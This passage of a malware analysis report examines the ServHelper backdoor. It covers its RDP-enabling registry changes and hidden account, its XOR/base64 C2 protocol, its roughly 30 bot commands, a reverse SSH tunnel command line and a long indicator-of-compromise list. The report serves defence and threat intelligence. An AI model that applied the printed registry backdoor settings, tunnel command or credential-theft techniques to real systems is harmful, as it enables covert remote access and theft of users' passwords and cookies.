> LimitBlankPasswordUse – Set to 0, allows users without a password to remotely connect

For SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core:

> EnableConcurrentSessions – Set to 1, allows for simultaneous connections of multiple remote users at once

For SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon:

> AllowMultipleTSSessions – Set to 1, allows for multiple Terminal Service connections at one time

For SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList:

> Add wgautilacc to this list of accounts

For Software\Policies\Microsoft\Windows NT\Terminal Services:

> fAllowToGetHelp – Set to 1, which allows the victim computer to "receive help from a friend or a support professional"

With RDP properly set up, the malware shifts to creating the VXVRPCHJ file that it searches for to check if installation was successful.

Creating VXVRPCHJ File to Store Saved Values

First, the malware checks usrnm.txt, which was dropped by the PowerShell script. Next, it enumerates architecture type by checking the value of the environment variable “ProgramW6432”. If the environment variable has a value, the architecture is 64-bit. If not, the architecture is 32-bit. The malware also grabs the botid, OS type, and threat actor account info, which it then saves to VXVRPCHJ, in the format

- botid
- OSVERSION
- architecture
- ComputerName
- Username
- AddedUsername
- AddedPassword
- Number

Non-Main Threads – Accessing Chrome Browser Profiles and Keylogger Thread

With the malware fully installed, it then moves to executing the non-main threads. The first thread to be executed launches the exported DLL function named “fsfifh4fa”, which is used by the malware to access the victim’s Chrome web browser user profiles. This export accepts the following commands: nouac, chrome, launch.

Additionally, the malware launches the keylog thread, which executes the bot DLL with the export “huff”. Huff is interesting because in the analyzed version of this malware, huff does not exist. However, it is used throughout the malware for keylogging purposes. If huff did exist, the malware would save the logged keys to a file stored in temp called “mod.txt”. This may represent planned future functionality for the malware.

ServHelper Main Threads

With the export and keylogging threads setup (if the DLL implements a keylogger function), the malware first decrypts a string that translates to “main thread”, before creating two threads. The first thread seems to be in charge of all communication as well as all commands that the C2 can run when communicating back to the bot. The next thread is in charge of opening an SSH tunnel

to send all RDP traffic back to the C2. This thread is also in charge of ensuring that the tunnel stays open.

OpenSSH Tunnel Thread

As this thread is in charge of installing the tunnel as well as ensuring the tunnel stays open, the function will first enumerate all processes and step through them in order to ensure that the openssh.exe is not already running (indicating an open tunnel). Additionally, the malware searches for the openssh binary. If neither are found, the malware downloads ssh from the ssh backup C2 and then opens a ssh tunnel using the following command:

openssh.exe -N -R :localhost:7201 tunnel@ -o “StrictHostKeyChecking=no” -o “ExitOnForwardFailure=yes” -o “ServerAliveInterval=5” -o “ServerAliveCountMax=1”

The command uses -N to instruct ssh to not execute a command on the remote server. Additionally, it uses -R to allow localhost:7201 to be tunneled to the ssh server. Finally, it sets the command line options like StrictHostKeyChecking, using -o. With the tunnel properly installed, the malware will decrypt “tun ok on server”, and send that string, the port that the tunnel exists on, along with the Process ID (PID) of the tunnel openssh process back to the C2.

Communication Thread – Using HTTP or HTTPS to Communicate with the C2 Server

This thread is in charge of communicating back to the C2 as well as parsing and executing any commands sent back from the C2 server. Communication is encrypted with a XOR key decrypted in the C2 function. Additionally, data sent by the bot to the C2 is also encoded with base64.


In order to establish connection with the C2, the bot must first decrypt the following user-agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0

The malware uses the following arguments which are passed to the C2 php script in a POST request:

- key=
- sysid=
- resp=
- rights=
- misc=

The malware will encrypt all traffic using the multi-bit XOR key, “LOT” (hex: 4c 4f 54). It will also encode all of its responses with base64 to aid in hiding the traffic. All traffic is sent over https using Let’s Encrypt issued certificates. In order to help with analysis, the malware was executed on a test machine with all network traffic redirected to a local analysis computer for capture and viewing. Additionally, modifications were made to the code to force http instead of https. The screenshot below shows a message sent from the malware to its C2 server:



```
Array
(
    [key] => AAAEAxsAGw==
    [sysid] => AgACWVQjBQEQAxgHTF5ETEciCR0HBQAaTF5EQl9YTC0BBQMQTF5MX1lGQE9CWEIWBRtUKQsdGAYb
AkZPFFlAVysxPyQgIz9ZLi1GXzslXEtPJgoVAk8nARYABApPGwYaDQwXVhgTDRoABQMVDwxPFSkz
FBwQVB5PWFhHWVs=
    [resp] => AgAETAAf
    [rights] => CgkSCgk=
)
```

Fig 4. POST data

The data translates to

- key: lopottw
- sysid: nov5;Windows 10 (Version 10.0, Build 18362, 64-bit Edition);x64;<REDACTED>$;<REDACTED>;winacc:wgautilacc;yFGxsd8q;47354
- resp: nop ok
- rights: ffff

After receiving a response from the server, the malware parses the response and compares it to a series of commands in order to decide what to do with the response. In the above request, the server issued the “nop” command, which is the heartbeat equivalent command for this malware.

Commands Accepted by the Bot

This malware has around 30 commands that the C2 can send to interact with the malware. While many of these commands have been discussed in the Proofpoint analysis, a few of these are new and will be discussed in further depth later in this analysis. The total list of commands are as follows:

Command	Description
bk	Set up tunnel with specified C2 address instead of hardcoded C2 address
info	Obtain information about the infected victim
fixrdp	Fix RDP keys, as performed in the install function
updateuser	Update threat actor’s added account username and password
deployns	Download and deploy the NetSupport RAT
keylogadd	Add an additional keylogger
keylogdel	Delete Keylogger
keyloglist	List all keyloggers

keylogreset	Reset keyloggers
keylogstart	Start logging keys
sshurl	Download ssh.zip
getkeylog	Obtain log of logged keys
getchromepasswords	Grab all chrome passwords from the sqlite3 database that chrome stores them in. Saved to c:\windows\temp\logins_read.txt
getmozillacookies	Grab all mozilla cookies. Saved to c:\windows\temp\moz.txt
getchromecookies	Grab all chrome cookies. Saved to c:\windows\temp\cookies.txt
search	Allows the threat actor to search chrome cookies, passwords, and mozilla cookies
bkport	Like bk, but allows the threat actor to specify port instead of C2 address
hijack	Attempts to hijack a user’s account
persist	Adds additional persistence to the malware
stophijack	Stop the active hijack
sethijack	Set the hijack settings for logged in user
setcopyurl	Set url to download profile copier (cp.exe)
forcekill	Force kill open process
nop	Heartbeat
tun	Open a ssh tunnel
slp	Sleep
killtun	Kill all ssh tunnels
shell	Open a cmd shell
update	Updates the current running malware
load	Downloads and executes a file from a URL
socks	Similar to tun, allows a reverse tunnel to be opened on any port on the infected machine


Command Explanations: info Gathers Victim Computer Information

The “info” command will obtain the following information pertaining to the infected victim:

- Total RAM memory
- Video Controller Name
- CPU name

This is a good way to identify if an infected victim is a VM, as VM RAM count should be fairly small, and either Video Controller or CPU may be named something associated with VMs. Additionally, the info command will perform an internet speed test of the infected machine.

All of this data will be combined together and sent back to the C2 using the misc argument, as shown in the example message from the bot to the C2:



```
Array
(
    [key] => AAAEAxsAGw==
    [sysid] => AgACWVQjBQEQAxgHTF5ETEciCR0HBQAaTF5EQl9YTC0BBQMQTF5MX1lGQE9CWEIWBRtUKQsdGAYb
AkZPFFlAVysxPyQgIz9ZLi1GXzslXEtPJgoVAk8nARYABApPGwYaDQwXVhgTDRoABQMVDwxPFSkz
FBwQVB5PWFhHWVs=
    [resp] => AgAETAAf
    [rights] => CgkSCgk=
    [misc] => Ig4ZCU9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTE9UTGJ5ZiYaGAoYRD1dTCwb
HgpcOCJdTAZDQVtDW188PU83PDpULE9GQl1EKycOMiEVAQpUTE9UTE9UTE9UTE95YWUiIRgVHgpU
PzkzLU9HKDEgAxsVAE8ZCQIbHhZOTF1aXE8TLhYACRwqPx8RCQtUBRxUXE85DgYAQzwRDw==
)
```

Fig 5. POST data

Command Explanation: deployns Downloads NetSupport Tool

One key feature of this backdoor is its ability to download and deploy an additional remote administration tool called NetSupport. This software, which is typically used in classroom management, is a commercially available remote administration tool. The software’s features include:

- Remote Desktop Management
- File Transfer
- Remote Inventory and System Management
- Launching applications on Client machines
- Geolocation

When a ServHelper bot is sent the “deployns” command, the bot executes one of its exports and reaches out to one of the hardcoded C2 servers (http://gabardina[.]xyz), which houses log.txt, an encrypted zip file containing the NetSupport tool along with configuration information. From there, the malware decrypts the zip file using a single bit XOR key (0x09), and then executes and installs NetSupport.

Command Explanation: Keyloggers

While the huff export is missing from the malware (indicating that this malware may not be complete yet), this command uses the huff export in order to deploy a keylogger which saves all logged data to %temp%/mod.txt. These keyloggers seem to be deployed using pipes, however, as the required export is missing, analysis of these pipes is nearly impossible.

Command Explanation: persist Persistence via Scheduled Task and PowerShell

The persist command is a relatively unique way that the malware can maintain “Advanced Persistence”, as the malware itself calls it.

First, the malware ensures that the RDP wrapper is installed to the TermService service. Next, the malware dynamically generates a PowerShell script, which it calls <random number>.ps1, and saves to C:\Windows\help. This PowerShell script first searches for both the RDPwrapper and the Servhelper bot dll (**%ProgramFiles%\Windows Mail\appcache.xml and %ProgramFiles%\Windows Mail\default_list.xml)**. If neither of these files are found, the malware attempts to download them, using a hardcoded URL. Unfortunately, in this sample, the hardcoded URL did not exist and instead was 0000999999.

This script is then saved to a scheduled task that runs every minute.

Conclusion

As this malware is a fairly advanced sample compared to the malware we typically cover, we are holding off on creating a removal section of this report. Instead, the IOCs will be included at the bottom. Of course, SOC analysts at Binary Defense have been made aware of this malware and are on the lookout for any behaviors that generate any alarms for this malware on any of our clients’ endpoints.

Indications of Compromise (IOCs)

Dropper:

d8ad452417d14d5c9bceb82e957d0b19552119c6e3412baef7541693b864945b
3ecb850d8bbff8cb0a5b6358d78e8fedaf22435fac0372df8ebec9bbd37557eb
5f56d9f78780ae94f05765368a16206378b1e8862142b12ab64060d64b20f4eb
8503cd4cc1a9a5e59760e8b06ca366121cb7fd410ae07a1d07464099b86fa6a4
eae8bf7405b63f82c2a1300ba0151cfbc44b4ff8eba7104148f72018e7bacd75
485caa5d43f92e9cd6805b4d08f0cda5f299acdde499e308cd6d3348c4de618b
cafe419979c66773cdc347e19724dd8d43002f0823be64ef4abc18962f2beebd
c4cb203ab60c8ac26653a56447b2029e47099d3b61460c60e8b43ef178ff591e
93af9026ac13cee019310b91cf9d580fd232d0855082926c46684a7cdea11f39
22391e2ba6e3c19e6230e1fb12e6d85eae9da54be6876cbf5084a3c16d912b8b

acaa1dc11f0ba6aebf6f551be1b3e8e31f5ef49a845af1d275342ce57ef5e194
7ab3bb1e2783b8ddbb5581cde1cfb97fdf2c105ed0063a08abe2c2255d703315
142340c1615cb8102bf9fcd0da938d141baf0f28de506ebe88314090e26202af
2776a3cf0782a6c6c12f15531a25cb3edb1d0dda6be650ab480e4ab629526d8d
01c225c7a9851e7e38934825ca79a81acde03cbe6dd878140519018c7d89ca2a
6a314a7c2222e110004dc1f6cc5416cf846b544934f6b7dba9741c553550f798
1c3b61a98c8804ce24fa80053dffb195131721bef99af8d527ac8d36c90d7f0e
65ccd3f86b9af59dc9e32bac2866e31e5c4ee700d98607f9122711ea82843c43
bd7e56171d944aca467acb48a49f4442983296a9b41b1bb6d35227bb122a1ee8
6d305c90a25fc4352f9b0a53e40ce11c6da280c62f15c203c259468f0bfaf263
0c8bdc3025deae6602252e0a9753ecf387b770deb63025023f177a54e65bb685
e6dec6087197824f9bbaa932be0d6e06565a76f7bc4daab13f7a8c33b2097672
1ff98e17f566ca5bb1ea4468f5486227e983beb90f7eeb8489631fd288786ce9
87f5db0684fc4f0cb4a149eaa71b57c9edcd1dd6acf1e4a130f8bf72c8c33391
91469da9dce2302907b58ec7546dba4b4c14867b1421adcdf2ff9aacdd18eb03
928cea1bc5bf99b0650c2f57133694d017f32c2337ad1fe50688bb3245041659
fc75cf3f0596e6ec24b9162a65b7f8e38598fe8ab4ae2995553823cb60eabdf0
4885d569c333d8680d6b3427ec13b38d5d1f4797de635d473b493cbfa12faca7
035ab0546c76d5b3ffa0ad8933eb076a168b2cedfcae73132fa808d1459b248d
3bba5666ae0c50aacc8472c5bece1a0082e255128303b2274d6d6ca8e48154a6
5b7a1f537a6d8a924692b57064688e00ec9174a27647468c68accd6a63c50a48
43dfa3a46ad37ca628aeb494e474a85658f6f8720b6fa121a9977613af4aa6a8
4bf97b58ceb280bc56a65c019e8431de198b541be959cb326286fd831cb886a8
9addd57f899f6abab5c3e6626a9fa1c4db9525f65383441674b47bac104bdc47
19ea7a0346ae023ce17b24d577fcaa403d7f1037d1bffac9aad822ff5c95ade3
2a4108922238e45a94bb7a16fd40db1f5b590ed9ba2f777eb67787488eecb1d7
bee676b128f0b468c6802d206e639d4f4b3b2d282f423b1aa284bbeebc4c7d1c
e77dd2751f70bc3371303b193ba26e32f2d59e503040de20925f845425289c79
c0c28e43668c88ff0aa9876a8b30e78822130d4ba8fc31357e0949027509ecbb
69d4ecdc0d05d4573b45c825f1ee453968159b6b87163f39a0a8d445dd1a40b3
d38020e9b98f62faf1fb7a5246ca54f7d24daa2f5e36f293e5c26396253bf30f
cc13e8a125163bee67137962e5fddaabaedb83e8f5798778a93a395080486098
32174b1723b43da84d25afe35b933edd95d680cc15477eae82ee849cb38b4682
989da9e195588a0f1c19a2203d442e392b68e42329d7e814cdab6e50227a525c
b92f6b7dac163befec16a4dfebf51f233ffe5cea681cfa52c0e85a10045e927c
ecb51efc1e4c62f55986bc26dfe5bc5672e86c658201e0cdf47be840fca6dc81

PowerShell Script:

36cacd6b5c52a67028b03634a30e5b3a1edd976c9196a1e86c3eacbf3d08810b
985f67f230ba94997d002d03d134b46420517ab39e908f2097abbf4633e0ae61
7632550547294ee685f264b46305ec39626d95c206ed643ba7768e2a1e7f3ba1
d2229413ca2551e96e07e6553316b49cb370d1fe44d171675b9d869c37e9adb2

4753debad55f48dc8e297a25beec0aa86e6a2649964578bc6512538b08a98e52
1252e0403427b554b1ff20962e85a8d3dc16e494d2344a5352a8c69600fb65eb
85939a4cf1fa95d3e62ed3a7e9605c023cf9072509fbe480c6b1c8c53d5140fb

RDPWrapper:

a7cc832471aeb7af112ba4784372a502b46c9160590dd476cd08d50d21bed6cc

Servhelper bot:

6f58ed116b53b991522d6586c80a7061951dbf251e6943d3cfbd97f6c0126c0e

Associated IP Addresses:

Note: All four of these IP addresses are hosted by MivoCloud SRL in Moldova.

94.158.245.180 – Last seen 2019-11-22 13:59:51 UTC
185.163.45.182 – Last seen 2019-11-25 16:03:57 UTC
94.158.245.184 – Last seen 2019-11-24 17:11:05 UTC
185.163.45.175 – Last seen 2019-11-06 09:50:55 UTC

Associated Domain Names:

Malware communicated with the following domain names which resolve to 94.158.245.180:

- kilimadzhara.xyz – Last seen 2019-11-22 13:59:51 UTC (from sample: 389776de222e780ff4245ebb7d1b242cb0f09f3be8319a78db4e1e194a1f1975)
- dsfhhhhf44555.icu – Last seen 2019-11-19 06:20:13 UTC
- fdsfsfsfs.xyz – Last seen 2019-10-09
- loportat.icu – Last seen 2019-10-22

Malware communicated with the following domain names which resolve to 185.163.45.182:

- gabardina.xyz – Last seen 2019-11-22 13:59:51 UTC
- almagel.icu – Last seen 2019-11-25 16:03:57 UTC in malware sample d5074fb0bfeaf38265b5cbb920c9069d71589653666de760459cad9850340566)
- afsasdfa33.xyz – Last seen 2019-11-24 19:21:04 UTC
- kuarela.xyz – Last seen 2019-11-25 16:03:57 UTC

Malware communicated with the following domain name which resolves to 94.158.245.184:

laph.icu – Last seen 2019-11-24 17:11:05 UTC

Malware communicated with the following domain names which resolve to 185.163.45.175:

- hedonix.icu – Last seen 2019-11-06 09:50:55 UTC in malware sample 62256c37e9c66389652459ee0cbabce835cbc37ebee1cd87ad5c487eb33c45b6
- loprtaf.icu – Last seen 2019-10-23 00:30:08 UTC
- ggaooopdj44.pw – Last seen 2019-11-06 09:50:55 UTC
- specsrv.pw – Last seen 2019-10-04
- fdguyt5ggs.pw – Last seen 2019-09-24

User Agent String:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0

Host/File IOCs:

%Program Files%\Windows Mail\appcache.xml
%Program Files%\Windows Mail\default_list.xml
C:\Windows\Help\*.ps1
%temp%\mod.txt
%temp%\VXVRPCHJ
%temp%\usrnm.txt

Executable file containing text "premium legit" in File Information

Host/Registry IOCs:

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
(look for wgautilacc in list of accounts)

References:

ServHelper and FlawedGrace – New malware introduced by TA505
(January 9, 2019 – Proofpoint)
https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

About the Author

James Quinn is a Threat Researcher and Malware Analyst for Binary Defense. When he is not working at Binary Defense, he works as a freelance malware analyst and participates in security intelligence sharing groups. James is a major contributor to research of the Emotet botnet with the Cryptolaemus security researcher group.